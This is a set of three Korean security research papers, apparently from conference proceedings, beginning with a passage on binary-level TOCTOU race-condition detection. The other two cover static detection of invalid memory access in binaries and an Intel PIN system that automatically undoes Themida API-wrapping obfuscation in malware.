Jinpeng Wei et al.[8]은 동적 분석 기법을 제안하였으며, 취약점을 유발할 수 있는 함수의 조합을 Check-Use Pair로 정의하며, 이를 모니터링하여 탐지하는 방법을 제시하였다. 하지만 모든 실행 경로를 고려하지 못하며, Check와 Use가 서로 다른 자원을 참조하더라도 동시에 두 System call이 의도치 않게 발생하는 경우 오탐이 발생한다.

3.5 CWE-Checker

CWE-Checker[9]는 바이너리 레벨의 정적 분석을 통해 취약점을 탐지하는 기법을 제안하였다. TOCTOU Race Condition 외에도 다양한 취약점 탐지가 가능하며, 여러 가지 정적 분석 기법을 제공한다. TOCTOU Race Condition은 CFG를 통해 Check 함수를 Source, Use 함수를 Sink로 하여 도달 가능한 경우를 판단하여 취약점을 탐지한다. 하지만 단일 함수 내에서 발생하는 경우만 탐지가 가능하며, 참조하는 자원

이 서로 다른 경우와 서로 다른 함수 내에서 발생 가능한 경우는 고려하지 않았기 때문에 오탐이 발생한다.

IV. 탐지 방법

기존 연구에서 TOCTOU Race Condition을 탐지하기 위해 사용한 기법들은 Linux 환경에서 소스 코드가 있다는 가정 하에 수행되었다. 따라서 소스 코드가 아닌 바이너리를 대상으로 분석을 수행할 경우에는 동일한 UNIX 커널 기반의 운영체제인 Linux나 XNU라도 서로 다른 결과가 나올 수 있으며, 소스 코드가 없는 경우에는 적용하기 어렵다. 실제 XNU 커널 기반의 Mach-O 바이너리를 분석한 결과 메모리 관련 함수 심볼은 ELF 바이너리와 굉장히 다른 것을 확인할 수 있었으며, 본 논문에서도 대상으로 하는 File System과 관련된 함수의 심볼 앞에는 '_'가 추가되어 나타나는 것을 확인하였다.

TOCTOU Race Condition을 탐지하기 위해 BAP를 사용하여 바이너리 분석을 수행하였으며, 분석한 결과를 통해 탐지 방법을 제안하고자 한다.

4.1 TOCTOU Race Condition 발생 원인

UNIX 커널 기반의 File System 대상의 TOCTOU Race Condition은 특정한 함수의 조합이 해당 취약점을 유발하는 것을 확인하였다. 이를 Check-Use Pair라고 정의하며, 이는 Jinpeng Wei et al.에서 정의하였다.

취약점을 유발하는 함수 Symbol은 Creation, Remove, NormalUse, Check의 4가지로 분류할 수 있으며, 또한, 각 세부 유형별 취약점을 유발하는 함수 심볼은 [표 1]로 정의하였다.[8]

[표 1] 유형별 취약점 유발 함수 심볼

유형	함수 Symbol
FileCreationSet	{creat, open, fopen, mknod, rename}
LinkCreationSet	{link, symlink, rename}
DirCreationSet	{mkdir, rename}
FileRemoveSet	{unlink, rename}
LinkRemoveSet	{unlink, rename}
DirRemoveSet	{rmdir, rename}
FileNormalUseSet	{chmod, chown, truncate, utime, open, fopen, execve}
DirNormalUseSet	{chmod, chown, utime, mount, chdir, chroot}
CheckSet	{stat, lstat, access}

4.2 TOCTOU Race Condition 발생 조합

TOCTOU Race Condition을 유발하는 함수의 유형을 토대로 조합을 분류하였으며, 크게 명시적으로 Check를 하는 경우와 Check가 이뤄지지 않는 경우로 나눠지는 것을 확인하였다. 이를 통해 취약점이 발생하는 Check-Use Pair의 조합을 정리하였으며, 총 224가지의 경우가 나타날 수 있음을 확인하였다. 함수 Pair의 조합은 [표 2]에 정의하였다.[8]


[표 2] 취약점 유발 함수 조합

용례	명시적 Check	묵시적 Check
파일 생성	CheckSet× FileCreationSet	FileRemoveSet× FileCreationSet
디렉토리 생성	CheckSet× DirCreationSet	DirRemoveSet× DirCreationSet
링크 생성	CheckSet× LinkCreationSet	LinkRemoveSet × LinkCreationSet
파일 읽기/쓰기/ 실행/설정 변경	CheckSet× FileNormalUseSet	(FileCreationSet× FileNormalUseSet)∪ (LinkCreationSet× FileNormalUseSet)∪ (FileNormalUseSet ×FileNormalUseSet)
디렉토리 접근/설정 변경	CheckSet× DirNormalUseSet	(DirCreationSet× DirNormalUseSet)∪ (LinkCreationSet× DirNormalUseSet)∪ (DirNormalUseSet× DirNormalUseSet)


4.3 취약점 탐지 전략

취약점 탐지 전략은 두 가지의 경우로 나눠서 수행하였다. 첫 번째는 단일 함수 내에서 취약점이 발생하는 경우이며, 다른 하나는 서로 다른 함수 사이에서 취약점이 발생하는 경우이다. 그리고 이 두 가지 경우 모두 공통적으로 참조하고 있는 자원이 동일한 자원인가 아닌가에 대한 검증을 통해 취약점을 탐지한다.

취약점 탐지 과정은 [그림 2]와 [그림 3]과 같이 진행된다.



[그림 2] 단일 함수 내부의 취약점 탐지 과정



[그림 3] 서로 다른 함수 간 취약점 탐지 과정

V. 실험 및 평가

사용한 데이터 셋은 NIST에서 제공하는 Juliet Test Suites 1.3[10]을 사용하여 진행하였다. 해당 샘플은 오탐이 발생하는 경우와 서로 다른 함수 간에서 발생할 수 있는 경우에 대해 고려하지 않으므로 정확한 성능 평가를 수행하기 위해 데이터 셋을 일부 변경하였다.

샘플의 유형은 총 5가지로 good, bad1, bad2, fp1, fp2로 구성된다. 취약점이 발생하지 않는 good과 단일 함수 내에서 취약점이 발생하는 bad1, 추가한 샘플은 bad2, fp1, fp2이다. bad2는 서로 다른 함수 간 취약점이 발생하는 유형이며, fp1과 fp2는 취약점 발생 패턴을 가지고 있지만 서로 다른 자원을 참조하는 경우이다. fp1은 단일 함수, fp2는 서로 다른 함수 간에 발생하는 유형이다.

각 데이터 셋은 [표 3]에 정리하였다. 총 180개의 샘플은 각각 ELF, Mach-O 바이너리로 생성하여 탐지를 수행하였다.

[표 3] CWE-367 실험 데이터 셋

Test Case	access/open	stat/open
good	18	18
bad1	18	18
bad2	18	18
fp1	18	18
fp2	18	18
Total	**90**	**90**

[표 4]는 본 논문에서 제안한 방법을 통해 확인한 결과이다. ELF, Mach-O 바이너리 각 180개의 샘플 데이터를 통해 실험을 진행하였으며, bad2와 fp2에 대해서도 대응할 수 있음을 확인하였다. 또한 단일 함수 내에서 서로 다른 자원에 접근하는 경우에 발생하는 fp1에 대해서도 오탐 없이 정확한 탐지를 수행하는 것을 확인하였다.

[표 4] 제안한 방법 성능 평가

Test Case	Detection/Set	Rate (%)
good	0/72	0
bad1	72/72	100
bad2	72/72	100
fp1	0/72	0
fp2	0/72	0

VI.결론

본 논문에서는 바이너리 레벨의 분석을 통한 UNIX 커널 기반의 File System TOCTOU Race Condition 탐지 방법을 제안하였다. 제안한 탐지 방법을 적용한 도구는 오탐이 없었으며, 소스코드 없이 취약점을 정확하게 찾아낼 수 있음을 확인하였다. 향후 연구를 통해 취약점 탐지를 위해 만들어진 샘플이 아닌 실제 소프트웨어의 바이너리 분석을 통해 도구를 개선하는 것을 목표로 하고 있으며, 실제 어플리케이션 내에서 발생하는 다양한 경우의 취약점 발생 유형에 대해서 분석하고 탐지하는 것을 향후 과제로 한다.

[참고문헌]

[1]https://stat.spri.kr/posts/view/22299?code=stat_sw_market_global

[2]Brumley, David, et al. "BAP: A binary analysis platform." International Conference on Computer Aided Verification. Springer, Berlin, Heidelberg, 2011.

[3]https://github.com/BinaryAnalysisPlatform/bap

[4]Chen, Hao, and David Wagner. "MOPS: an infrastructure for examining security properties of software." Proceedings of the 9th ACM Conference on Computer and Communications Security. 2002.

[5]Chess, Brian V. "Improving computer security using extended static checking." Proceedings 2002 IEEE Symposium on Security and Privacy. IEEE, 2002.

[6]Dijkstra, Edsger W. "Guarded commands, nondeterminacy and formal derivation of programs." Communications of the ACM 18.8 (1975): 453-457.

[7]Detlefs, David, Greg Nelson, and James B. Saxe. "Simplify: a theorem prover for program checking." Journal of the ACM (JACM) 52.3 (2005): 365-473.

[8]Wei, Jinpeng, and Calton Pu. "TOCTTOU Vulnerabilities in UNIX-Style File Systems: An Anatomical Study." FAST. Vol. 5. 2005.

[9]https://github.com/fkie-cad/cwe_checker

[10]https://samate.nist.gov/SARD/testsuite.php

바이너리에서 Invalid Memory Access 취약점 탐지 기술 동향 연구*

김문회† , 오희국‡

한양대학교 컴퓨터공학과

Challenges in Analysis for Invalid Memory Access Vulnerability Detection in Binary

Wenhui Jin, Heekuck Oh*

Department of Computer Science and Engineering, Hanyang University

Abstract

According to the vulnerability risk rankings calculated by the CWE website, most of the top vulnerabilities are invalid memory access vulnerabilities such as out-of-bounds write, use-after-free, null-pointer-dereference, etc. This is because the characteristic of the memory related vulnerability, which lacks sanitization in a data flow, satisfied the requirements of the attackers to exploit. Most of the vulnerability detection research is based on source code. However, due to many manufacturers or vendors only provide products but not source code, techniques that can detect vulnerabilities in the binary is necessary in such situations. While due to the lack of many types as in high-level languages, such as pointers, vulnerability detection in binary systems poses many challenges. In this article, we discuss such challenges for invalid memory access vulnerability detection in binary.

I. Introduction

The invalid memory access (taint-style) vulnerability[1] is a common and critical vulnerability, which is caused by the lack of sanitization in the path from the source to the sensitive sink. For example, an oversize input from the attacker is propagated to the memcpy function, and there is no boundary check (sanitization) in the propagation path, which will cause a buffer overflow.

The CWE vulnerability website[2] ranks different types of vulnerabilities each year based on the number of vulnerabilities reported and the dangerous level of vulnerabilities. As shown in Fig.1, the CWE TOP 15 in 2020, taint-style vulnerabilities account for the majority.

Rank	CWE	Name	NVD Count	Avg CVSS	Overall Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	3788	5.8	46.82
[2]	CWE-787	Out-of-bounds Write	2225	8.31	46.17
[3]	CWE-20	Improper Input Validation	1910	7.35	33.47
[4]	CWE-125	Out-of-bounds Read	1578	7.13	26.5
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	1189	8.08	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	901	8.98	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	1467	6.01	19.16
[8]	CWE-416	Use After Free	918	8.26	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	866	8.08	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	767	8.52	16.44
[11]	CWE-190	Integer Overflow or Wraparound	846	7.7	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	792	7.27	13.67
[13]	CWE-476	NULL Pointer Dereference	529	6.83	8.35
[14]	CWE-287	Improper Authentication	412	8.05	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	346	8.5	7.38

Figure 1 CWE TOP 15 2020

* "이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (NRF-2019R1A 2C2003045)."

† 주저자: jinwenhui@hanyang.ac.kr

‡ 교신저자: hkoh@hanyang.ac.kr




Figure 2 an null-pointer-dereference vulnerability example, (a) is the C code, (b) is the general disassembly code and (c) is the ssa form

The detection approaches for such taint-style vulnerability can be categorized into dynamic and static in general. The advantage of the static detection approach is that it can analyze all possible execution paths of the program by constructing the CFG of the binary. Therefore, static detection does not require a specific binary format such as ELF, PE or specific environment (e.g. x86 PC or embedded device), and is often used to detect vulnerability in a large number of programs automatically.

However, the static detection approach cannot check the register's value or value in memory space without execution, which leads to many false positives. On the other hand, dynamic approach such as DBI (Dynamic Binary Instrument) based approaches can exactly get the values in register or memory to detect vulnerabilities. For the propose of analyzing binary with various format or architecture, many of them are emulation-based approaches. Therefore, instead of false positives dynamic approach will miss the vulnerability in general.

Both the dynamic and static approaches have their own advantages and disadvantages and have suitable tasks. In this article, we will discuss the difficulties for the static detection approaches to detect the taint-style vulnerabilities.

II. Related Detection Approach

Because the taint-style vulnerability is caused by the lack of sanitization in the path from source to sink. The basic approach of vulnerability detection is to perform data flow analysis to detect whether the exist a path that the tainted data will be propagated to the sensitive sink finally. If such a path exists, then check whether there has a sanitization process of the tainted data in the propagation process.

Value-set analysis technique[4] can be used to calculate the possible values of the tainted data when it is propagated to the sensitive sink. For the value-set analysis approach, the sanitization-related statements have already be used to restrict the boundaries of the value set. So there only needs a data violation check before it propagated to the sink.

Symbolic execution[5] also widely technique which using the symbol instead of input to “execute” the program. For the symbolic execution approach, it maintaining a set of constraints called path condition which represent the symbolic expression.

Since many values that can be accurately judged only at runtime cannot be known in the statically approach, as the program becomes more and more complex, the path becomes longer complicated, the boundary of

the value-set analysis method will become infinite, making the analysis becomes meaningless. Similarly, the complexity of the path constraints for the symbolic execution also make it difficult to solve.

On the other hand, the concolic execution technique[6] is proposed to improve the limitation of symbolic execution. Concolic execution approach integrate the concrete value with symbolic value which randomly generates a concrete input to execute and also maintaining the symbolic path constrains. When meeting the branch statement it will generate a new concrete value according to the constraints with the current concrete value. By this way, it significantly mitigate the complexity of the constraint solver which replace the symbolic with concrete value. In contrast, with the replacement with the concrete value, it loses the path coverage.

Another dynamic approach is the dynamic binary instrumentation (DBI) based approach such as valgrind[7]. DBI-based approach inserts some binary code garget to monitor register or memory values to improve the limitation of the pure static approaches. Due to the scalability for all platform binaries, many approaches are emulation-based[3] which generate inputs randomly to execution so that propagates the concrete values from the source to the sensitive sink. Therefore, it is more accurate than the pure static approach in this perspective. The only limitation is due to the emulator which affects the detection capability for the binary with various formats such as ELF, PE, Mach-O, kernel, or firmware.

In this article, we will discuss the difficulties for the static detection approaches to detect the taint-style vulnerabilities.

III. Pointer Aliasing

Pointer aliasing is one of the challenges for the invalid memory access vulnerability detection. Alias analysis, a technique in compiler theory, is used to determine if a memory space can be accessed by more than one pointer variable. However, binary alias analysis refers to whether a memory space can be accessed by more than one register or stack. The stack address is represented by a binary operation with a register RBP and an immediate offset, such as RBP - 0x10. The value in a register can be represented by the register directly, while the value in a stack must be represented by a store or load statement with a stack address, such as RAX = load[RBP - 0x10].

Pointer aliasing is one of the main challenges in data dependency analysis that can affect the vulnerability detection accuracy in binary.




Figure 3 A false positive example caused by the pointer aliases

As shown in Fig.3, if the detector doesn't consider the pointer alias, then the pointer *data* will be tainted because assigned as null at line 9, and it will be dereferenced at line 16. While there exists a null check in the path between the source to the sensitive sink.

Because of the sanitization, the detector will untaint the pointer *data*, and it will be dereferenced at line 16, then the null pointer dereference happens.

The vulnerability happens not because of the pointer *data* but the pointer *dataptr1*, which is the alias of *data*. Pointer aliasing is a difficult but critical problem in binary analysis for exactly data flow analysis.

In contrast to the single pointer alias in the case of Alias(RAX, RDI), a multiple pointer makes the pointer aliasing more difficult in binary. As shown in Fig. 3, the pointer data and *dataPtr1 are aliases pointing to the same memory space. However there is no such syntax to represent multiple pointers and multi-dereferencing operations in binary such deref(RAX.n) and deref(deref(RAX.m)).

A multi-dereferencing operation in binary is represented by several single dereferencing statements, which is different from a statement such as **ptr in the source code. This makes it impossible to obtain the aliases of specific pointers directly in binary code. Consequently, pointer aliasing requires an extra structure to record and manage multiple-pointer alias sets at each program point.

IV. Conclusion

In this article, we discussed the existing technologies for detecting the taint-style vulnerabilities in the binary, such as VSA-based methods, emulator-based methods, etc. In addition, we discussed some of the challenges that need to be overcome in the data dependency analysis for the taint-style detection process, such as pointer aliasing.

In addition to binary detection, there are still other challenges we don't discuss. For example, if the detection method is context-sensitive, the indirect branch is an important challenge needs to be overcome.

Although taint-style vulnerabilities have common characteristics, each vulnerability still has differences, so it is impossible to detect all vulnerabilities with a specific method. We need to customize detailed detection methods for each detailed type of vulnerabilities.

[References]

[1] Yamaguchi, Fabian, et al. "Automatic inference of search patterns for taint-style vulnerabilities." 2015 IEEE Symposium on Security and Privacy. IEEE, 2015.

[2] "2020 CWE Top 25 vulnerabilities ranking from cwe site," [Online]https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

[3] Gotovchits, Ivan, Rijnard Van Tonder, and David Brumley. "Saluki: finding taint-style vulnerabilities with static property checking." Proceedings of the NDSS Workshop on Binary Analysis Research. 2018.

[4] Balakrishnan, Gogul, and Thomas Reps. "WYSINWYX: What you see is not what you eXecute." ACM Transactions on Programming Languages and Systems (TOPLAS) 32.6 (2010): 1-84.

[5] Schwartz, Edward J., Thanassis Avgerinos, and David Brumley. "All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask)." 2010 IEEE symposium on Security and privacy. IEEE, 2010.

[6] Cadar, Cristian, Daniel Dunbar, and Dawson R. Engler. "Klee: unassisted and automatic generation of high-coverage tests for complex systems programs." OSDI. Vol. 8. 2008.

[7] Nethercote, Nicholas, and Julian Seward. "Valgrind: a framework for heavyweight dynamic binary instrumentation." ACM Sigplan notices 42.6 (2007): 89-100.

Themida API Wrapping 자동 역난독화 시스템

김민호,* 조해현,* 이정현*

*숭실대학교

Automated Deobfuscation System for Themida API Wrapping

Minho Kim,* Haehyun Cho,* Jeong Hyun Yi*

*Soongsil University

요 약

최근 유행하는 악성코드 중 난독화 기법이 차지하는 비율은 약 31%으로 많은 비중을 차지하고 있다. 실제 유포된 악성코드 중에는 상용 난독화 도구 중 하나인 Themida에 의해 보호되는 사례가 발견되고 있다. Themida의 대표적인 난독화 기법은 API Wrapping 기법으로 2019년 Themida의 버전 업데이트가 되어 난독화 기법의 동작 방식이 크게 변경되었다. 이로 인해 기존의 역난독화 기법들을 적용할 수 없는 문제가 발생했다. 본 논문은 최신 버전의 Themida API Wrapping 기법이 적용된 악성코드를 분석하고 자동으로 역난독화하여 분석에 필요한 정보를 제공할 수 있는 자동 역난독화 시스템을 제안한다.


I. 서론

난독화 기법이란 프로그램 실행 결과는 동일하지만 내부 코드의 동작을 분석이 어렵게 변형하는 기법으로 프로그램을 보호하기 위한 목적을 가지고 있다. 이러한 난독화 기법이 적용되는 경우는 전체 악성코드의 약 31%를 차지하고 있다 [1]. 실제로 난독화 된 악성코드 중에는 Themida에 의해 보호되는 악성코드가 존재한다 [2, 3]. Hatching Triage [4]에 보고된 Themida로 난독화 된 악성코드 140개를 대상으로 직접 분석한 결과, 약 10%의 악성코드에서 Themida의 대표적인 난독화 기법인 API Wrapping 기법이 적용된 것을 확인했다.


기존 Themida 난독화 기법에 대한 분석 및 역난독화 연구는 활발히 진행되었으나, Themida의 버전 업데이트로 난독화 기법의 동작 방식이 크게 변경되었다. 이에 따라 기존의 역난독화 방법은 최신 버전의 Themida에서 적용 불가능한 문제가 있다 [5, 6, 7]. 또한 최신 버전의 Themida를 대상으로 API Wrapping 연구가 진행되었으나 자동화된 역난독화 방법을 제안하지 못했다 [8].

본 논문의 Ⅱ장에서는 PE(Portable Executable) 파일 포맷 중 IMPORT 섹션 내용을 설명하고, 최신 버전의 Themida API Wrapping 동작 원리에 대한 분석을 설명한다. Ⅲ장에서는 Themida API Wrapping 기법을 자동으로 역난독화하기 위해 제안한 시스템을 설명한다. Ⅳ장에서 제안 시스템의 성능은 역난독화 된 결과를 가지고 검증한다. 마지막으로 Ⅴ장에서는 본 논문의 결론 및 추후 연구에 대해 기술한다.

이 논문은 2017년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2017-0-00168, 사이버 위협 대응을 위한 Deep Malware 자동 분석 기술 개발)



[그림 1] PE Format.



[그림 2] Call chain of Normal API Call and Obfuscated API Call.

II. 배경지식

2.1 윈도우 PE 파일 포맷

윈도우 PE 파일은 윈도우 운영체제에서 실행 가능한 프로그램으로 [그림 1]과 같은 구조로 구성되어 있다.

PE 파일 포맷에서 IMPORT 섹션과 관련된 항목은 DATA_DIRECTORY와 idata 섹션이다. DATA_DIRECTORY의 1, 12번째 인덱스 값은 각각 IDT(IMPORT Directory Table), IAT(IMPORT Address Table)의 오프셋 값으로 테이블의 시작 위치를 의미한다 [9]. idata 섹션은 바이너리가 API를 호출 시 필요한 심볼을 가지고 있다. 다른 DLL의 API를 호출할 때 호출하려는 API의 정보를 가져올 때 사용한다. 섹션은 DLL과 API 이름이 저장된 Hint/Names 테이블과 이를 가리키는 INT(IMPORT Name Table), IAT, IDT로 구성되어 있다. 바인딩 과정에서 위 구성 요소를 참조하여 가져온 API 주소를 IAT에 기록하고, API 호출 시 IAT에 기록된 주소로 분기한다.


2.2 Themida API Wrapping 기법 분석

Themida는 디버거, 가상머신 탐지와 같은 분석 방지 기법과 String Encryption, API Wrapping과 같은 난독화 기법을 제공하여 프로그램의 분석 방지 및 보호 목적으로 사용하는 상용 프로텍터 프로그램이다 [10]. 본 논문에서는 Themida 3.0.7.0 버전을 기준으로 API Wrapping 기법을 분석했다.

Themida API Wrapping 기법에 의한 난독화 적용 여부에 따른 동작 방식은 [그림 2]와 같다. 난독화가 되지 않은 경우는 IAT에 API 주소가 바인딩 과정에서 기록된다. 그리고 API 호출 시 IAT를 참조하여 기록된 API 주소로 분기한다. 반면에 난독화가 된 경우는 IAT에 API와 1대1로 대응하는 Themida 코드 블록의 주소가 기록된다. 이후, API 호출 시 IAT를 참조하여 Themida 코드 블록으로 분기한다. Themida 코드 블록은 더미 코드와 API 주소를 계산하는 코드가 실행된다. Themida 코드 블록 실행이 종료되면 계산된 API 주소로 분기하는 방식으로 동작한다.

III. 시스템 설계 및 구현

본 논문에서 제안하는 Themida API Wrapping 역난독화 방법은 Intel PIN [11]을 활용하여 구현했다.



[그림 3] Proposed Scheme.

pFile	Data	Description	Value
0000804C	0001B870	Hint/Name RVA	02D3 GetStartupInfoW
00008050	0001B852	Hint/Name RVA	0571 SetUnhandledExceptionFilter
00008054	0001B836	Hint/Name RVA	05B1 UnhandledExceptionFilter
00008058	0001B820	Hint/Name RVA	0366 InitializeSListHead
0000805C	00000000	End of Imports	KERNEL32.dll
00008098	0001B450	Hint/Name RVA	002E __vcrt_GetModuleFileNameW
0000809C	0001B436	Hint/Name RVA	0035 _except_handler4_common
000080A0	0001B42C	Hint/Name RVA	0048 memset
000080A4	0001B40E	Hint/Name RVA	001D __current_exception_context
000080A8	0001B3F8	Hint/Name RVA	001C __current_exception
000080AC	0001B46C	Hint/Name RVA	002F __vcrt_GetModuleHandleW
000080B0	0001B486	Hint/Name RVA	0031 __vcrt_LoadLibraryExW
000080B4	0001B3D8	Hint/Name RVA	0025 __std_type_info_destroy_list
000080B8	00000000	End of Imports	VCRUNTIME140D.dll
000080E8	0001B66A	Hint/Name RVA	0545 strcat_s
000080EC	0001B676	Hint/Name RVA	008E __stdio_common_vsprintf_s
000080F0	0001B64E	Hint/Name RVA	0073 __p__commode
000080F4	0001B6A4	Hint/Name RVA	0197 _initialize_onexit_table

[그림 4] Normal PE File IAT List.

3.1 시스템 구조

[그림 3]은 API Wrapping 역난독화 시스템의 구조도이다. 본 논문의 제안 시스템은 크게 PIN을 활용하여 동적으로 바이너리를 분석하는 API Unwrapper 모듈과 API Unwrapper 모듈에서 생성한 로그를 바탕으로 IMPORT 섹션을 재구성하는 Rebuilder 모듈로 구성된다.

3.2 API Unwrapper

API Unwrapper 모듈은 Intel PIN을 이용하여 바이너리를 동적으로 분석하는 모듈로, 크게 Binding Observer 모듈과 Flow Modifier 모듈로 이루어져 있다.

3.2.1 Binding Observer

Binding Observer 모듈은 바이너리를 실행할 때 바이너리와 DLL이 메모리에 로드되는 것을 관찰한다. 바이너리에 Themida 섹션이 존재하면 Themida 섹션 정보를 기록한다. 그리고 DLL의 API 목록 정보와 다른 DLL로 포워딩되는 API 목록을 기록한다.

3.2.2 Flow Modifier

Flow Modifier 모듈은 IAT에 기록된 순서대로 모든 Themida 코드 블록이 실행되도록 실행 흐름을 변경한다. 실행 중인 바이너리의 IAT를 참조하여 API 호출 루틴을 탐지하면 실행 흐름을 IAT에 기록된 Themida 코드 블록의 주소로 변경하고 분기한다. Themida 코드 블록은 종료되기 직전에 해당 Themida 코드 블록에 대응되는 API 주소가 메모리에 기록되는 특징을 가지고 있다. 이러한 특징을 이용하여 메모리에 기록된 값이 API 주소값이면 기록한다. 그리고 API 주소가 기록된 메모리의 값을 다음 Themida 코드 블록의 주소로 변경한다. 이렇게 하면 실제 API 호출 대신 다음 Themida 코드 블록이 호출된다. 이렇게 차례대로 모든 Themida 코드 블록을 실행시키면 어떤 API가 난독화 되었는지 파악할 수 있다.

3.3 Rebuilder

Rebuilder 모듈은 API Unwrapper 모듈에서 생성한 로그를 분석하고 재구성하는 역할을 한다. API Unwrapper 모듈에서 기록한 로그는 실제 포워딩되어 실행되는 API 정보가 기록되어 있다. 이 로그를 이용하여 IMPORT 섹션을 구성하면 원본 실행 파일의 IMPORT 섹션과 차이점이 존재한다. IMPORT 섹션은 포워딩 전 API를 기준으로 기록하기 때문에 API Unwrapper 모듈에서 생성한 로그를 수정한다. 이를 통해, 원본 실행 파일의 IMPORT 섹션과 동일한 IMPORT 섹션을 재구성한다.

IV. 실험 결과

Themida API Wrapping 기법이 적용된 프로그램을 대상으로 IMPORT 섹션을 재구성하여 제안 시스템에 대한 성능을 검증한다.

[그림 4]는 PEview를 사용하여 원본 프로그램의 Themida API Wrapping 기법 적용 전 IMPORT 섹션을 분석한 모습이다. [그림 5]는 [그림 4]의 프로그램을 API Wrapping 기법 적용 후 제안 시스템을 사용하여 역난독화한 결

```
kernel32.dll ¦ GetStartupInfoW ¦ 774a1550
kernel32.dll ¦ SetUnhandledExceptionFilter ¦ 774a1720
kernel32.dll ¦ UnhandledExceptionFilter ¦ 774b4f20
kernel32.dll ¦ InitializeSListHead ¦ 777985c0
vcruntime140d.dll ¦ __vcrt_GetModuleFileNameW ¦ 7217ae40
vcruntime140d.dll ¦ _except_handler4_common ¦ 72174c70
vcruntime140d.dll ¦ memset ¦ 721743d0
vcruntime140d.dll ¦ __current_exception_context ¦ 72176b90
vcruntime140d.dll ¦ __current_exception ¦ 72176b80
vcruntime140d.dll ¦ __vcrt_GetModuleHandleW ¦ 7217ae60
vcruntime140d.dll ¦ __vcrt_LoadLibraryExW ¦ 7217ae70
vcruntime140d.dll ¦ __std_type_info_destroy_list ¦ 72179df0
ucrtbased.dll ¦ strcat_s ¦ 720cfc30
ucrtbased.dll ¦ __stdio_common_vsprintf_s ¦ 720c6da0
ucrtbased.dll ¦ __p__commode ¦ 720aac10
ucrtbased.dll ¦ _initialize_onexit_table ¦ 72097420
```

[그림 5] Rebuilded API List.

과이다. [그림 4]와 비교했을 때 IMPORT 섹션 재구성 기능이 수행되어 난독화 된 프로그램이 사용하는 API 정보를 확인할 수 있다.

V. 결론

